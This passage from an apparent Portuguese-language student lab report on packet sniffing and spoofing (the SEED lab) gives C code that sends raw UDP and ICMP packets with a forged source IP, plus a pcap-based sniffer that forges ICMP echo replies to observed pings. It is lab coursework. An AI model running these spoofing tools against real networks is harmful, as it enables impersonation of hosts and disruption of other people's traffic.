    dest_info.sin_family = AF_INET;  
    dest_info.sin_addr = ip->iph_destip;  
  
    //Step4: Etapa 4: Envie o pacote para fora.  
    sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info,  
    sizeof(dest_info));  
    close(sock);  
}  
*****
```

Spoof um pacote UDP usando um endereço IP e uma porta de origem arbitrária

```
******/  
int main() {  
    char buffer[1500];  
  
    memset(buffer, 0, 1500);  
    struct ipheader *ip = (struct ipheader *) buffer;  
    struct udpheader *udp = (struct udpheader *) (buffer +  
        sizeof(struct ipheader));
```

```
******/
```

Etapa 1: Preencha o campo de dados UDP.

```
******/  
char *data = buffer + sizeof(struct ipheader) +  
    sizeof(struct udpheader);  
const char *msg = "DOR DOR!\n";  
int data_len = strlen(msg);  
strncpy (data, msg, data_len);
```

```
******/
```

Etapa 2: Preencha o cabeçalho UDP.

```
******/  
udp->udp_sport = htons(12345);  
udp->udp_dport = htons(9090);  
udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);  
udp->udp_sum = 0; /* Muitos SOs ignoram este campo, por isso não  
    calcule ele. */
```

```
******/
```

Etapa 3: Preenchendo o cabeçário do IP.

```
*****
```

```
ip->iph_ver = 4;  
ip->iph_ihl = 5;  
ip->iph_ttl = 20;  
ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");  
ip->iph_destip.s_addr = inet_addr("192.168.100.40");  
ip->iph_protocol = IPPROTO_UDP; // The value is 17.  
ip->iph_len = htons(sizeof(struct ipheader) +  
    sizeof(struct udphdr) + data_len);
```

```
*****
```

Etapa 4: Finalmente, envie o pacote

```
*****
```

```
send_raw_ip_packet (ip);
```

```
return 0;
```

```
}
```

TASK 2.2B Spoof_ICMP

```
#include <unistd.h>  
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
#include <sys/socket.h>  
#include <netinet/ip.h>  
#include <arpa/inet.h>
```

```

/* IP Header */
struct ipheader
{
    unsigned char iph_ihl : 4,      // Comprimento do cabeçalho do IP
    iph_ver : 4;                // Versão do IP
    unsigned char iph_tos;        // Tipo de serviço
    unsigned short int iph_len;   // Comprimento do pacote IP (data + header)
    unsigned short int iph_ident; // Identificação
    unsigned short int iph_flag : 3, // Flags de fragmentação
    iph_offset : 13;             // Flags offset
    unsigned char iph_ttl;       // Tempo em tempo real.
    unsigned char iph_protocol;  // Tipo de protocolo
    unsigned short int iph_chksum; // IP do datagrama checksum
    struct in_addr iph_sourceip; // Endereço IP de origem
    struct in_addr iph_destip;   // Endereço IP de destino
};

/* ICMP Header */
struct icmpheader
{
    unsigned char icmp_type;     // Tipo de mensagem ICMP
    unsigned char icmp_code;     // Erro de código
    unsigned short int icmp_chksum; // Checksum para ICMP (Header + data)
    unsigned short int icmp_id;   // Usado para identificar solicitação
    unsigned short int icmp_seq;  // Sequência numérica
};

unsigned short in_cksum(unsigned short *buf, int length)
{

```

```

unsigned short *w = buf;
int nleft = length;
int sum = 0;
unsigned short temp = 0;

/*
 * O algoritmo usa um acumulador de 32 bits (soma), adiciona
 * palavras sequenciais de 16 bits para ele e, no final, dobra todas as
 * os bits de transporte dos 16 bits superiores e para os 16 bits inferiores.
 */

while (nleft > 1)
{
    sum += *w++;
    nleft -= 2;
}

/* tratar o byte ímpar no final, se houver */
if (nleft == 1)
{
    *(u_char *)&temp = *(u_char *)w;
    sum += temp;
}

/* adicionar back carry outs dos 16 bits mais altos aos 16 bits mais baixos */
sum = (sum >> 16) + (sum & 0xffff); // adicionar mais alto 16 para o mais baixo 16
sum += (sum >> 16); // adicionar carry
return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ipheader *ip)

```

```

{

    struct sockaddr_in dest_info;

    int enable = 1;

    // Etapa 1: Criar uma rede para o raw socket.

    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Etapa 2: Setar a opção do socket.

    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Etapa 3: Forneça as informações necessárias sobre o destino.

    dest_info.sin_family = AF_INET;

    dest_info.sin_addr = ip->iph_destip;

    // Etapa 4: Envie o pacote para fora.

    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));

    close(sock);

}

int main()

{

    char buffer[1500];

    memset(buffer, 0, 1500);

    struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));

    icmp->icmp_type = 8; // Tipo de ICMP: 8 é pedido, 0 é resposta.
}

```

```

//Calcular a checksum para integridade
icmp->icmp_chksum = 0;
icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
                                sizeof(struct icmpheader));

struct ipheader *ip = (struct ipheader *)buffer;
ip->iph_ver = 4;
ip->iph_ihl = 5;
ip->iph_ttl = 20;
ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
ip->iph_destip.s_addr = inet_addr("200.19.145.55");
ip->iph_protocol = IPPROTO_ICMP;
ip->iph_len = htons(sizeof(struct ipheader) +
                     sizeof(struct icmpheader));

send_raw_ip_packet(ip);

return 0;
}

```

TASK 2.3 SNIFF_SPOOF

```

#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h> // Para abrir

```

```

#include <unistd.h> // Para fechar

#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Etapa 1: Criar uma rede para o raw socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Etapa 2: Setar a opção do socket.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Etapa 3: Forneça as informações necessárias sobre o destino.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    //Step4: Etapa 4: Envie o pacote para fora.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
    int ip_header_len = ip->iph_ihl * 4;
    const char buffer[PACKET_LEN];

```

```

// fazer uma cópia do pacote original para o buffer (pacote facked)
memset((char*)buffer, 0, PACKET_LEN);
memcpy((char*)buffer, ip, ntohs(ip->iph_len));
struct ipheader* newip = (struct ipheader*)buffer;
struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

// Construir IP: troque src e dest em um pacote ICMP falsificado
newip->iph_sourceip = ip->iph_destip;
newip->iph_destip = ip->iph_sourceip;
newip->iph_ttl = 64;

// Preencha todas as informações de cabeçalho ICMP necessárias.
// Tipo de ICMP: 8 é pedido, 0 é resposta.
newicmp->icmp_type = 0;

send_raw_ip_packet (newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 esse é o modelo de IP.
        struct ipheader * ip = (struct ipheader *)
            (packet + sizeof(struct ethheader));

        printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
    }
}

```

```

printf("      To: %s\n", inet_ntoa(ip->iph_destip));

/* Determinar o protocolo */
switch(ip->iph_protocol) {
    case IPPROTO_TCP:
        printf("  Protocol: TCP\n");
        return;
    case IPPROTO_UDP:
        printf("  Protocol: UDP\n");
        return;
    case IPPROTO_ICMP:
        printf("  Protocol: ICMP\n");
        send_echo_reply(ip);
        return;
    default:
        printf("  Protocol: others\n");
        return;
}
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;

    char filter_exp[] = "icmp[icmptype] = 8";

    bpf_u_int32 net;
}

```

```

// Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome enp0s3
handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

// Etapa 2: Compila o filter_exp BPF dentro do psuedo-código
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);

// Etapa 3: Captura os pacotes
pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle); // Fechar o handle
return 0;
}

```

Referências.

Scapy Project. Disponível em: <<https://scapy.net/>> Acesso em 7 de fevereiro de 2022.

What is packet sniffing?. Disponível em: <<https://www.netscout.com/what-is/sniffer#:~:text=Packet%20sniffing%20is%20a%20technique,similar%20tools%20for%20nefarious%20purposes.>>>. Acesso em 7 de fevereiro de 2022.

Packet Spoofing. Disponível em: <<https://www.appsealing.com/knowledge-center/packet-spoofing/>>. Acesso em 7 de fevereiro de 2022.

Sniffing and Spoofing: Important Points to know in 2021. Disponível em: <<https://www.jigsawacademy.com/blogs/cyber-security/sniffing-and-spoofing/>>. Acesso em 7 de fevereiro de 2022.

Packet Sniffing and Spoofing Lab. Disponível em: <https://seedsecuritylabs.org/Labs_20.04/Files/Sniffing_Spoofing/Sniffing_Spoofing.pdf>. Acesso em 7 de fevereiro de 2022.